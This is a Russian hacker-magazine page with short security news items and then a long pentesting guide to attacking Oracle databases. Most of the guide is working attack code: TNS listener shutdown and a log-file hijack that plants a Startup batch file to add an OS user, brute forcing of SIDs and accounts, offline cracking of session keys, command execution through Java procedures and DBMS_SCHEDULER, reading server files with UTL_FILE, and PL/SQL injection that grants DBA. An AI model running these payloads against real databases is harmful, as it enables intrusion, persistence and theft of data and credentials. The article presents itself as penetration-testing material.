С подробностями взлома можно ознакомиться на сайте Ramtin Amin в соответствующем разделе (ramtin-amin.fr). Кстати, сам эксплойт пока не опубликован, хотя общее направление «куда копать» в блоге обрисовано очень хорошо. Хакеру в итоге удалось получить доступ к отладчику ядра операционной системы iOS, что действительно должно помочь в будущем находить новые уязвимости для создания джейлбрейков, невзирая на все фиксы Apple. Также замечу, что в данном случае все далеко не так печально, как в случае с багом Thunderstrike, когда через уязвимость в интерфейсе Thunderbolt злоумышленник может исполнять произвольный код на компьютерах Mac. В случае с Lightning такой опасности (к счастью) нет.




«Microsoft работает над обновлением для Windows RT, со временем мы раскроем больше информации. ARM-устройства останутся важными членами семейства, поддерживаемого Windows 10, с оптимизированными решениями для смартфонов, фаблетов и малых 8-дюймовых планшетов».


Пресс-служба Microsoft,
в опровержение известия о смерти Win RT



«Лаборатория Касперского» выпустила бесплатное мобильное приложение (Android и iOS) QR Scanner, чье предназначение легко угадывается по названию. Безопасный сканер для QR-кодов работает по простому алгоритму «сканирование — проверка — переход» и предупредит пользователя о потенциальной угрозе.



Конкурс Pwnium на взлом браузера Chrome/Chromium и Chrome OS стал круглогодичным и более не ограничен рамками конференции CanWeSec. Сумма вознаграждений тоже возросла с «е миллионов долларов до ∞ миллионов долларов», гласит официальный блог.




Росса Ульбрихта, владельца подпольной торговой площадки Silk Road, признали виновным по всем пунктам обвинения. Теперь ему грозит от двадцати лет лишения свободы до пожизненного. Точный срок суд определит 15 мая.



Аудит кода TrueCrypt не забросили, все продолжается по плану, сообщает Мэтью Грин. Официальный блог Open Crypto Audit наконец обновился: вторая фаза аудита состоится по плану, 70 тысяч долларов пожертвований не потратили «налево», а за возникшую задержку Мэтью Грин очень извиняется.

АТАКА НА ОРАКУЛА




Иван Чалыкин
ivanesense@list.ru
Digital Security




WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ПОДРОБНЫЙ ГАЙД ПО ВЕКТОРАМ АТАК НА ORACLE DB



Сегодня я бы хотел поговорить о векторах атак на СУБД Oracle на разных стадиях: как прощупать слабые места базы снаружи, проникнуть внутрь и закрепиться там плюс как все это дело автоматизировать с помощью специализированного софта. Архитектура и возможности базы данных весьма интересны, занимательных моментов немало, а значит, немало и способов все испортить. Однако не забывай: ломать — не строить, поэтому вся дальнейшая информация предоставлена исключительно с целью выявить недочеты в защищенности тестируемых систем и повысить безопасность.



ВНЕШНИЙ ПЕРИМЕТР. THE LISTENER IS UNDER ATTACK

Кто хоть раз сталкивался с этой базой данных, знает, что взаимодействие с Oracle RDBMS осуществляется через TNS Listener. Listener — это своего рода балансировщик подключений. По умолчанию listener слушает 1521-й TCP-порт (в «будущем» Oracle обещает перейти на 2483 и 2484/SSL) и разруливает входящие подключения в зависимости от того, какая запрошена БД, что, соответственно, позволяет работать с несколькими. Идентификация конкретной базы данных происходит на основании буквенно-цифровой строки — ее SID'а (System IDentifier). Есть также понятие SYSTEM_NAME, которое чаще всего можно воспринимать как аналог SID (с пентестерской точки зрения, конечно).

Именно с атак на службу listener, как правило, начинается пентест базы данных Oracle. С задачей нахождения и определения версии СУБД отлично справляется Nmap. Но первым делом для нас важно получение SID для подключения к «листенеру», ведь без него listener не станет с нами общаться. На эту тему Sh2kerr когда-то написал отличное исследование Different ways to guess Oracle database SID (goo.gl/jJ2UfR).

К основным методам получения SID можно отнести перебор типовых значений для конкретной платформы, так как SID может быть дефолтным. Например, ORCL — по умолчанию для обычного Oracle, XE — для версии Oracle Express Edition. Также SID может быть получен через сторонние ресурсы. Например, веб-интерфейс EM-консоли на 1158-м порту; через SAP web_appserver, XDB и прочие штуки, установленные поверх Oracle.

Системный идентификатор можно пробрутить, так как listener при подключении возвращает различные ошибки в зависимости от того, существует такой SID или нет. К тому же есть давняя практика делать короткие идентификаторы (3–4 символа). При переборе не стоит забывать про название компании, название системы, имена хостов и прочие социальные аспекты.

С последней задачей весьма эффективно справляется модуль из Метасплоита auxiliary/scanner/oracle/sid_brute. Для атаки достаточно указать IP-адрес удаленного хоста. Это весьма неплохая брутилка сидов, она имеет встроенный словарик на 600 типовых значений.

Кстати, встретить Oracle версии ниже 10.0 — настоящий праздник для пентестера. Listener одной из старых версий с настройками по умолчанию раскрывает все что можно, включая обслуживаемые SID, версию СУБД, тип ОС, и имеет еще ряд важных уязвимостей (здесь и далее мы используем утилиту lsnrtctl, которая входит в комплект Oracle):

- **Disclose:** используя протокол TNS, можно отправить «листенеру» команды STATUS или SERVICE. В первом случае, даже если установлен пароль, listener раскроет немало инфы. STATUS вернет версию ОС, аптайм, директорию лог-файла и SID. SERVICE также показывает версию ОС и SID.

```
LSNRCTL:  status 192.168.1.100
```

- **DoS:** можно остановить listener.

```
LSNRCTL: stop 192.168.1.100
```

- **DDoS:** можно поставить высокий уровень трассировки событий, что нередко создает повышенную нагрузку на процессор и съедает все свободное дисковое пространство:

```
LSNRCTL: set trc_level 16
```

- **DDDoS:** с помощью следующих команд можно выставить некорректные настройки коннектов, что приведет к неработоспособности сервиса:

```
LSNRCTL: set connect_timeout
LSNRCTL: set invalid_connect
```

- **pre-RCE:** возможно изменить путь до лог-файла «листенера»:

```
LSNRCTL: set log_file C:/boot.ini
```

- **RCE!** Если к предыдущему пункту добавить то, что в лог попадают все запросы, то можно провернуть такую атаку под Windows: указать путь до папки автозапуска администратора (службы Oracle работают из-под System, так что с правами проблем нет) с расширением bat и отправить такой TNS-запрос на подключение, что в лог запишется какая-то виндовая команда. Например, добавление пользователя в ОС — `net user bob /add`. Когда админ зайдет в ОС (а призвать его нам помогут предыдущие примеры с DoS или какая-нибудь социалка), то наш злой bat запустится вместе со всеми командами внутри! Кстати, все, что туда будет писать listener, окажется пропущено виндой как несуществующие команды, так что об этом можно не волноваться.

Для реальной атаки мы воспользуемся утилитой tnscmd.pl (goo.gl/ewVmF2), так как lsnrctl не может посылать кастомные запросы. Первым запросом указываем в качестве лога bat в автозагрузке, вторым добавляем пользователя:

```
tnscmd -h 192.168.1.100 -p 1521 --rawcmd↵
"(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=)↵
(HOST=)(USER=))(COMMAND=log_file)(ARGUMENTS=4)↵
(SERVICE=LISTENER)(VERSION=1)(VALUE=C:\Users\↵
Administrator\AppData\Roaming\Microsoft\↵
Windows\Start Menu\Programs\Startup\evil.bat)))"
tnscmd -h 192.168.1.100 -p 1521 --rawcmd
"(DESCRIPTION=(CONNECT_DATA=))↵
> net user Bob Marley /add
```

В Linux можно наделать пакостей похожим способом, например добавить свои SSH-ключи. Подробнее про эту технику можно почитать в книге А. Полякова «Безопасность Oracle глазами аудитора: нападение и защита».

Кстати, часть описанных выше действий мы можем совершить и с помощью одноименного модуля в Metasploit — auxiliary/admin/oracle/tnscmd.

Наконец, если уже есть удаленный доступ к серверу с БД, то можно украсть из listener.ora (это такой конфигурационный файл, он лежит в $ORACLE_HOME/network/admin) хеш пароля от «листенера».

```
PASSWORDS_LISTENER = 334CC7EA0C4F01A0
```

Еще раз подчеркну, что эти атаки актуальны лишь для Oracle до десятой версии. Начиная с «десятки», удаленная конфигурация по умолчанию запрещена. Хотя немного информации из дисклоза мы получить все-таки можем.

Еще раз подчеркну, что эти атаки актуальны лишь для Oracle до десятой версии. Начиная с «десятки», удаленная конфигурация по умолчанию запрещена


ВНЕШНИЙ ПЕРИМЕТР. TNS LISTENER POISON

Если ты встретил версию «листенера» посвежее, то тут уже особо не разгуляться, остается только брутфорс. Впрочем, все версии, включая 12c, с настройками по умолчанию уязвимы к атаке под названием TNS Listener Poison (разновидность техники «человек посередине», MITM). Правда, 12c уязвима лишь в некоторых конфигурациях. К примеру, один из вариантов, которые могут нам помешать, — это отключение динамического конфигурирования «листенера», что невозможно при использовании Oracle DataGuard, PL/SQL Gateway с подключением в APEX и некоторых версий SAP.

Дело тут, собственно, вот в чем: по умолчанию сервис «листенера» поддерживает удаленное конфигурирование, необходимое для создания кластера базы данных (RAC — Real Application Cluster). Фактически мы можем подключиться к «листенеру» и «зарегистрироваться», то есть сказать ему, что мы член кластера, на котором работает его база данных. Дальше можно ждать подключений от клиентов, которые нам будет перекидывать listener. Но далеко не всех, а только части, потому что listener балансирует нагрузку на кластер: кого-то сразу подключит к настоящей СУБД, кого-то отправит нам. При этом для полноценной MITM-атаки никто не мешает перенаправлять подключающихся к нам клиентов обратно в СУБД. И при этом у нас будет возможность полностью контролировать передаваемый трафик и просматривать его (данные, не считая аутентификации, не шифруются), менять команды и добавлять их.

Вот примерный алгоритм атаки:

1. Отсылаем TNS-запрос `CONNECT_DATA=(COMMAND=SERVICE_REGISTER_NSGR))`.
2. Уязвимый сервер ответит `(DESCRIPTION=(TMP=))`. Запатченный скажет `(ERROR_STACK=(ERROR=1194))`.



Принцип эксплуатации уязвимости TNS Poison

3. Формируем конфигурационный пакет с SID и IP нового «листенера» (нашего). Принципиальное значение имеет количество символов в имени текущего SID. Его необходимо знать, так как иначе поедет парсинг и пакет будет не «Well Formed».
4. Отправляем все это добро «листенеру».
5. Если все верно, то после этого часть новых подключений listener будет направлять на подконтрольный нам IP.

Проверить, уязвим ли сервер, можно одним из модулей MSF — `auxiliary/scanner/oracle/tnspoison_checker`.

Стоит отметить, что не существует универсальных утилит, которые позволяют в полной мере контролировать данные, передающиеся во время MITM-атаки. Во многом это связано со сложностью ораклового протокола, а также с большим количеством его разновидностей (он меняется в зависимости от версии базы данных, архитектуры хоста, ОС и языка). С другой стороны, для конкретных целей и задач сделать «костыль» не составит труда.

ВНЕШНИЙ ПЕРИМЕТР. USERS BRUTE FORCE

Получил SID? Отлично, переходим к следующей типичной задаче — добываем учетку. С этого момента мы можем подключаться к «листенеру» и брутить учетные записи. Вообще, Oracle некогда был уязвим, и можно было сначала брутить логины, а потом пароли (та же проблема: различные ошибки для существующих и несуществующих пользователей), но имеющиеся тулзы стары и работают очень нестабильно.

С классическим же перебором учеток снова выручает Metasploit и его модуль `auxiliary/scanner/oracle/oracle_login`. Он имеет встроенный словарик наиболее популярных дефолтных учеток в виде login:password. Хотя, конечно, он не покрывает всех возможных вариаций, и иногда приходится гуглить инфу про ломаемую платформу или задумываться на тему фантазии сотрудников и снова брутить. Но Oracle поддерживает парольные политики и может заблокировать учетные записи.

Дефолтные записи представляют одну из самых распространенных и одновременно серьезных проблем без-



WWW

Архив bit.ly/1ERoiCB со скриптами (proxy, poisoner) и сверхподробное описание уязвимости: goo.gl/EGx7d9

опасности в «Оракуле». Этих пользователей немало, они имеют различные привилегии, и некоторые из них не так-то просто отключить. Так что, проводя аудит безопасности продуктов Oracle, очень важно посмотреть в документации список учетных записей по умолчанию. Причем если в «чистой» Oracle DB подобных записей не так много, то, если на нее поставить ERP-систему вроде E-Business Suite, их становится около 300! Для более тщательного, но и длительного брутфорса советую обратиться к Nmap:

```
nmap --script oracle-brute -p 1521 --script↵
-args oracle-brute.sid=DSECRG,userdb=/root/↵
Desktop/ora/userdb, passdb=/root/Desktop/ora/↵
passdb 192.168.1.100
```

Учти, что этот скрипт перемешивает логины и пароли, то есть к каждому логину пробует каждый пароль, а это довольно долго!

ВНЕШНИЙ ПЕРИМЕТР. REMOTE OS AUTH

Несколько более изящный способ добыть себе учетку от базы — обойти проверку. Но это сработает, только если в тестируемой системе используется `Remote OS Auth`.

Суть в том, что в Oracle RDBMS есть возможность перекладывать аутентификацию пользователя на плечи ОС. Таким образом, если пользователь аутентифицирован в ОС, то подключение к БД произойдет без проверки пароля. Логины таких пользователей в базе имеют префикс ops$ (например, ops$Bob). Причем эта функция работает и с удаленными хостами.

Таким образом, для атаки мы должны подключиться к «листенеру» с именем юзера и «сказать», что пароль проверен в ОС, так что нас можно пустить. Listener поверит и пустит :). Несмотря на кажущуюся странность, такой метод используется для связки SAP-систем с Oracle в качестве основного.

Значит, практическая последовательность такова:

1. Узнать подобную учетную запись (например, для SAP она «рассчитывается» по известному алгоритму).
2. Создать такую учетку ОС у себя на машине.
3. Подключиться к СУБД, используя стандартные средства.

Если хочешь потренироваться в своей тестовой лаборатории, то проверить метод можно, следуя пошаговому плану:

1. Проверка на remote auth. Вводим в SQL-терминале:

```
show parameter os_authent;
// Вернет TRUE, если включено
```

2. Включение r.auth (если FALSE):

```
alter system set remote_os_authent=↵
TRUE scope=SPFILE;
```

3. Создание юзера EVIL с префиксом ops$:


```
create user ops$evil identified by p@ssw0rd;
```

4. Выдача прав:

```
grant connect to ops$evil;
```

Наконец, чтобы подключиться к базе, используя Remote Auth, введи следующее:

```
sqlplus /@\"192.168.1.3:1521/orcl.marley.local\"
/* Слеш перед @ как бы говорит sqlplus,
   что проверку учетки произвести
   от OS */
```



Кстати, пароль у пользователя в ОС и пароль у пользователя Oracle DB может отличаться, это ни на что не влияет.

На ZeroNights 2015 Роман Бажин (@nezlooy) поделился интересным наблюдением: оказалось, что в момент отправки пакета с запросом на авторизацию **можно поменять значение текущего пользователя**, а следовательно, можно устроить перебор. Сработает такая атака явно быстрее, нежели прямой брутфорс учеток, ведь нужно проверить лишь логины, без паролей. Подробнее про Remote OS Auth можно почитать тут: goo.gl/loR2hB и тут goo.gl/al449z.

ВНЕШНИЙ ПЕРИМЕТР. REMOTE STEALTH PASS BRUTE FORCE

Еще одна серьезная уязвимость, которая была в Oracle RDBMS, — возможность удаленно получить хеш-пароль любого пользователя, а потом его локально пробрутить.

К данной технике уязвимы версии 11.1.0.6, 11.1.0.7, 11.2.0.1, 11.2.0.2 и 11.2.0.3. Для того чтобы понять суть уязвимости, нужно рассмотреть, как работает протокол аутентификации с СУБД для одиннадцатой версии (маньяки из Oracle в каждой новой ветке меняют протокол аутентификации). Взаимодействие с сервером происходит по следующей схеме:


1. Клиент подключается к серверу и отправляет имя пользователя.
2. Сервер генерирует идентификатор сессии (`AUTH_SESSKEY`) и шифрует его, используя AES-192. В качестве ключа применяется хеш SHA-1 от пароля пользователя и добавляемой к нему соли (`AUTH_VFR_DATA`).
3. Сервер отправляет зашифрованный идентификатор сессии и соль клиенту.
4. Клиент генерирует ключ, хешируя свой пароль и полученную соль. Используя данный ключ, клиент расшифровывает данные сессии, полученные от сервера.
5. На основе расшифрованного идентификатора сессии сервера клиент вырабатывает новый общий ключ, который используется в дальнейшем.

Теперь самое интересное: идентификатор сессии `AUTH_SESSKEY`, который сервер отправляет клиенту, имеет длину в 48 байт. Из них 40 байт рандомные, а последние 8 — повторяющиеся значения 0x08 (Padding). Вектор инициализации — 0x00 (Null).

Зная, что последние 8 байт идентификатора всегда состоят из 0x08, мы можем перебирать пароли, расшифровывая идентификатор сессии (хеш мы берем от пароля, соль от сервера получена) и проверяя на padding. И как ты понимаешь, все это в офлайне, то есть с огромной скоростью, особенно если использовать GPU.

Для осуществления такой атаки требуется знать SID, валидный логин (например, учетка `SYS` весьма интересна), ну и конечно, иметь возможность подключения к базе.

Если мы оборвем подключение, не переходя к пунктам 4 и 5, то в журналах аудита Oracle никаких записей вроде Invalid Login Attempt не создастся даже для первичного получения идентификатора сессии и соли.



Для лабораторного тестирования такой атаки необходимо выполнить следующее:

1. Через Wireshark перехватить стартовый трафик при авторизации. Поможет фильтр tns.
2. Вытащить HEX-значения AUTH_SESSKEY, AUTH_VFR_DATA.
3. Подставить их в PoC-скрипт (goo.gl/DtnDsb), который побрутит по словарю.

По ссылке выше представлен только демонстрационный PoC, нужный, чтобы понять, как это работает. А вообще с хешами Oracle неплохо справляется утилита woraauthbf (bit.ly/1BIUFRn).

ВНУТРЕННИЕ АТАКИ. REMOTE CODE EXECUTION

Так уж вышло, но добиться исполнения команд операционной системы в Oracle не так тривиально, как вызвать xp_cmdshell в MS SQL, даже если имеются привилегии DBO. Однако есть как минимум два отличных способа выполнения команд — использование Java-процедур и применение пакета DBMS_SCHEDULER. Кстати говоря, получить RCE можно и в случае нахождения SQL-инъекции в веб-приложении, разумеется, если у пользователя, от имени которого оно запущено, хватает прав. Настоятельно рекомендую на данном этапе подготовить утилиту Oracle Database Attacking Tool ODAT (goo.gl/zwVO7k). Не забудь установить необходимые библиотеки Python для работы с Oracle, а также сам Instant Client (goo.gl/VOn4op).

Итак, представим, что мы имеем админскую учетку. Весьма популярный способ исполнить свою команду на сервере в данном случае — написать процедуру java stored. Делается это в три этапа. Первый — создание Java-класса с именем oraexec. Для этого подключаемся через терминал sqlplus и пишем:

```
create or replace and resolve java source
named "oraexec" as
import java.lang.*;
import java.io.*;
  public class oraexec
  {
    public static void execCommand
    (String command) throws IOException
    {
      Runtime.getRuntime().exec(command);
    }
  }
```

Далее напишем PL/SQL-обертку для этого класса:

```
create or replace procedure javacmd
(p_command varchar2) as language java
name 'oraexec.execCommand(java.lang.String)';
/
```

Все! Теперь для выполнения достаточно отправить следующий запрос:

```
exec javacmd('command');
```

Важный нюанс: используя приведенную выше процедуру, мы не сможем увидеть результат отработанной команды, однако ничто не мешает перенаправлять вывод в файл и считывать его.

Полный код этого шелла с возможностью считывания и записи файлов ты найдешь тут: goo.gl/eLg7bx. Однако есть более навороченный скрипт (goo.gl/EuwPRU), с обработкой вывода команд, правда и размер больше.

Если применять для этой же цели утилиту ODAT, все действия сокращаются до следующей команды:

```
./odat.py java -s 192.168.231.131 -U bob
-P marley -d orasid --exec COMMAND
```

ВНУТРЕННИЕ АТАКИ. SCHEDULER

Следующий способ, который выручит нас в случае отсутствия виртуальной машины Java (что свойственно Oracle Express Edition/XE), — это обращение к встроенному планировщику заданий Oracle `dbmsscheduler`. Для работы с ним необходимо иметь привилегию `CREATE EXTERNAL JOB`. Вот пример кода, который записывает строку 0wned в текстовый файл в корне диска C:

```
exec DBMS_SCHEDULER.create_program('RDS2008',↵
'EXECUTABLE','c:\ WINDOWS\system32\cmd.exe /c
echo 0wned >> c:\rds3.txt',0,TRUE);
exec DBMS_SCHEDULER.create_job(job_name =>
'RDS2008JOB',program_name => 'RDS2008',start↵
_date=> NULL,repeat_interval => NULL,end_date↵
=> NULL,enabled => TRUE,auto_drop => TRUE);
```

В результате будет создано, а затем исполнено задание по выполнению нашей команды.

Еще один интересный момент заключается в том, что в основном multi-statement-запросы (то есть сложные запросы, состоящие из простых, разделенных точкой с запятой) не разрешены при работе с Oracle из внешних (то есть работающих через jdbc) приложений. Но есть такие процедуры, внутри которых можно исполнять «новые запросы», в том числе и multi-statement.

Пример такой процедуры — `SYS.KUPP$PROC.CREATE_MASTER_PROCESS`. Скажем, просто используя планировщик RCE, нельзя провести SQL-инъекцию, так как для нее требуется создание анонимной процедуры. А вот вместе с указанной выше процедурой уже можно. Таким образом, следующий запрос теоретически можно выполнить и в случае SQL-инъекции в веб-приложении.

```
select SYS.KUPP$PROC.CREATE_MASTER_PROCESS↵
('DBMS_SCHEDULER.create_program(''xxx'',''↵
EXECUTABLE'',''cmd.exe /c echo qqq>>C:/scchh'',↵
0,TRUE); DBMS_SCHEDULER.create_job(job_name↵
=>''jobx'',program_name=>''xxx'',start_date↵
=>NULL,repeat_interval=>NULL,end_date=>NULL,↵
enabled=>TRUE,auto_drop=>TRUE);dbms_lock.sleep↵
(1);dbms_scheduler.drop_program↵
(program_name=>''xxx'');dbms_scheduler↵
.purge_log;')
from dual
```

ODAT.py вновь позволяет существенно сократить объем команд:

```
./odat.py dbmsscheduler -s 192.168.231.131 -d↵
orasid -U bob -P marley --exec "C:\windows\↵
system32\cmd.exe /c echo 123>>C:\hacK"
```

При использовании планировщика наше задание может выполняться не единожды, а с некоторой периодичностью. Это поможет закрепиться в тестируемой системе, поскольку, даже если администратор удалит пользова-

теля из ОС, наше задание будет регулярно выполняться в системе и вновь вернет его к жизни.

ВНУТРЕННИЕ АТАКИ. EXTERNAL TABLES

В качестве последнего способа добиться OS command execution я бы хотел описать внешние таблицы (External Tables). Этот же способ поможет далее скачивать файлы с сервера. Нам потребуются следующие привилегии:

- UTL_FILE;
- CREATE TABLE;
- закрепленная за пользователем директория.

Напомню, что доступ к пакету с именем UTL_FILE по умолчанию есть у всех учетных записей, имеющих роль CONNECT.

Шаг первый: проверить выданные нам директории следующим запросом:

```
SELECT TABLE_NAME FROM ALL_TAB_PRIVS WHERE↵
TABLE_NAME IN
(SELECT OBJECT_NAME FROM ALL_OBJECTS WHERE↵
OBJECT_TYPE='DIRECTORY')
and privilege='EXECUTE' ORDER BY GRANTEE;
TABLE_NAME
------------------------------
ALICE_DIR
/
```

Шаг второй: создать исполняемый bat-файл с нужной нам командой:

```
declare
 f utl_file.file_type;
 s varchar2(200) := 'echo KOKOKO >>
 C:/pwned'; begin
 f := utl_file.fopen('ALICE_DIR',
 'test.bat','W');
 utl_file.put_line(f,s);
 utl_file.fclose(f);
end;
/
```

Шаг третий: подготовим внешнюю таблицу EXTT, она нужна для запуска файла:

```
CREATE TABLE EXTT (line varchar2(256))
ORGANIZATION EXTERNAL
(TYPE oracle_loader
  DEFAULT DIRECTORY ALICE_DIR
  ACCESS PARAMETERS
  ( RECORDS DELIMITED BY NEWLINE
    FIELDS TERMINATED BY ',')
    LOCATION (alice_dir:'test.bat'))
/
```

Теперь нам остается лишь вызвать наш батник следующей командой:

```
SELECT * from EXTT;
```

Терминал начнет выкидывать ошибки о невозможности сопоставить таблицу и вызываемый файл. Но в данном случае это неважно, ведь нам было нужно, чтобы открылся исполняемый файл, это и произошло.

Утилита ODAT.py тоже умеет выполнять данную атаку, однако требует привилегию `CREATE ANY DIRECTORY` (она по умолчанию есть только у роли DBA), поскольку пытается исполнить файл из любой, а не из «нашей» директории:

ПОЛЕЗНЫЕ КОМАНДЫ ДЛЯ НАЧИНАЮЩЕГО DBA

Подключаемся к базе:

```
sqlplus usr/pass@hostname.network/sid
sqlplus "/as sysdba"
```

Показать SID базы:

```
select * from global_name
```

Показать версию:

```
select * from v$version;
```

Показать привилегии:

```
SELECT * FROM USER_ROLE_PRIVS;
SELECT * FROM USER_SYS_PRIVS;
```

Показать текущего юзера:

```
select user from dual;
```

Вывести всех пользователей:

```
SELECT USERNAME FROM DBA_USERS;
select name from sys.user$;
```

Показать таблицы, принадлежащие пользователю:

```
select table_name from user_tables;
select * from tab;
```


Сменить пароль:

```
ALTER USER <username> IDENTIFIED BY↵
<new_password>;
```

GOD mode:

```
Grant DBA to Scott;
```

Доступ к пакету с именем UTL_FILE по умолчанию есть у всех учетных записей, имеющих роль CONNECT



```
./odat.py externaltable -s 192.168.231.131 -U↵
bob -P marley -d orasid --exec "C:/windows↵
/system32" "calc.exe"
```

ВНУТРЕННИЕ АТАКИ. РАБОТА С ФАЙЛОВОЙ СИСТЕМОЙ

Переходим к задачке о чтении и записи файлов. Если необходимо просто считать файл или записать его на сервер, то можно обойтись и без Java-процедур, которые, впрочем, тоже справляются с такого рода тасками.

А обратимся мы к пакету UTL_FILE, который обладает требуемым функционалом работы с файловой системой. Приятная новость — по умолчанию доступ к нему имеют все пользователи, обладающие ролью PUBLIC. Плохая новость — по умолчанию у этой процедуры нет доступа ко всей файловой системе, только к заранее заданному администратором каталогу. Впрочем, нередко встречается заданный параметр каталога *, что буквально означает «доступ ко всему».

Уточнить это поможет следующая команда:

```
select name, value from v$parameter where↵
name = 'utl_file_dir';
```

Расширить доступ, при наличии соответствующих прав можно следующим запросом:

```
alter system set utl_file_dir='*' scope =spfile;
```

Наиболее короткий вариант процедуры, применяющей пакет UTL_FILE, я подсмотрел у Александра Полякова:

```
SET SERVEROUTPUT ON
declare
f utl_file.file_type;
sBuffer Varchar(8000);
begin
f:=UTL_FILE.FOPEN (''C:/','boot.ini','r');
loop
UTL_FILE.GET_LINE (f,sBuffer);
DBMS_OUTPUT.PUT_LINE(sBuffer);
end loop;
EXCEPTION
when no_data_found then UTL_FILE.FCLOSE(f);
end;
/
```

Если требуется более функциональный вариант, с возможностью записи, рекомендую погуглить скрипт под названием raptor_oraexec.sql. И по традиции, вариант с применением утилиты ODAT, который, как всегда, самый короткий:

```
./odat.py utlfile -s 192.168.231.131 -d orasid↵
-U bob -P marley --getFile "C:/test" token.txt↵
token.txt
```

ORACLE PL/SQL INJECTION

Процедура принимает на вход аргумент. [1]

```
SQL> CREATE OR REPLACE PROCEDURE test (param1 IN VARCHAR2)
      IS
      BEGIN
         DBMS_OUTPUT.PUT_LINE('Hello,  ' || param1);
       END;
      /
Procedure created.
```

Вот он.

```
SQL> grant execute on test to alice; [2]
Grant succeeded.

SQL> conn alice/qweqwe;[3]
connected

SQL> exec sys.test('Bobby'); [4]
Hello,  Bobby

PL/SQL procedure successfully completed.
```

А сюда можно внедрить GRANT dba TO ALICE;

[1] Привилегированный пользователь создает процедуру «test». Она принимает на вход аргумент, а затем выводит его на экран.

[2] Выдача прав исполнения процедуры пользователю «ALICE».

[3] Аутентификация пользователем «ALICE».

[4] Вызов процедуры. Аргумент передается в одинарных кавычках.

Упрощенный вид PL/SQL Injection

Пакет UTL_FILE весьма интересен еще и потому, что если повезет, то можно добраться до логов, конфигурационных файлов и раздобыть пароли от привилегированных учетных записей, например SYS.


Второй способ, о котором я бы хотел рассказать, — это вновь применить External Tables. Напомню: используя External Tables, база имеет возможность получить в режиме чтения доступ к данным из внешних таблиц. Для хакера это означает еще одну возможность выкачивания файлов с сервера, однако этот способ требует CREATE ANY DIRECTORY привилегию. Предлагаю сразу обратиться к ODAT, работает стабильно и быстро:

```
./odat.py externaltable -s 192.168.231.131 -U↵
bob -P marley -d orasid --getFile "C:/test"↵
"my4.txt" "my"
```

ВНУТРЕННИЕ АТАКИ. ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Повысить привилегии можно разными способами, начиная от классических переполнений буфера и патчинга DLL и заканчивая специализированными атаками для баз данных — PL/SQL-инъекциями. Тема очень обширная, в этой статье я не буду подробно останавливаться на ней, про это пишут отдельные исследования: о них можно почитать в блогах Личфилда (goo.gl/IebQN4) и Финнигана (goo.gl/vXhttf). Покажу лишь некоторые из них, для общего представления. В ходе проведения тестирования советую просто обращать внимание на текущие привилегии и, уже отталкиваясь от этого знания, искать в интернете нужные лазейки.

В отличие от MS SQL, где атакующий может внедрить xp_cmdshell буквально сразу после SELECT, просто закрыв его, Oracle RDBMS такие фокусы категорически не любит. По этой причине классические SQL-инъекции нам не всегда подходят, хотя можно выкрутиться и в этом случае. Мы



будем рассматривать PL/SQL-инъекции — изменение хода выполнения процедуры (функции, триггера и прочих объектов) путем внедрения произвольных команд в доступные входные параметры. (c) Sh2kerr

Для того чтобы внедрить полезную нагрузку, необходимо найти функцию, в которой входящие параметры не фильтруются. Основная идея атаки заключается в следующем: по умолчанию, если не указано иного, процедура выполняется от имени владельца, а не запустившего ее пользователя. Иными словами, если нам доступна для выполнения процедура, принадлежащая учетке SYS, и мы сможем внедрить в нее свой код, то наш пейлоад тоже исполнится в контексте учетной записи SYS. Так бывает не всегда, встречаются и процедуры с параметром authid current_user, а это означает, что процедура будет исполнена с привилегиями текущего пользователя. Впрочем, обычно под каждую версию СУБД можно найти функции, уязвимые к PL/SQL-инъекции.

Короче говоря, вместо ожидаемого честного аргумента мы передаем зловредный код, который становится частью процедуры.

Хороший пример — это функция CTXSYS.DRILOAD. Она выполняется от имени CTXSYS и не фильтрует входящий параметр, что позволяет произвести легкий взлет до DBA:

```
exec ctxsys.driload.validate_stmt
('grant dba to scott');
```

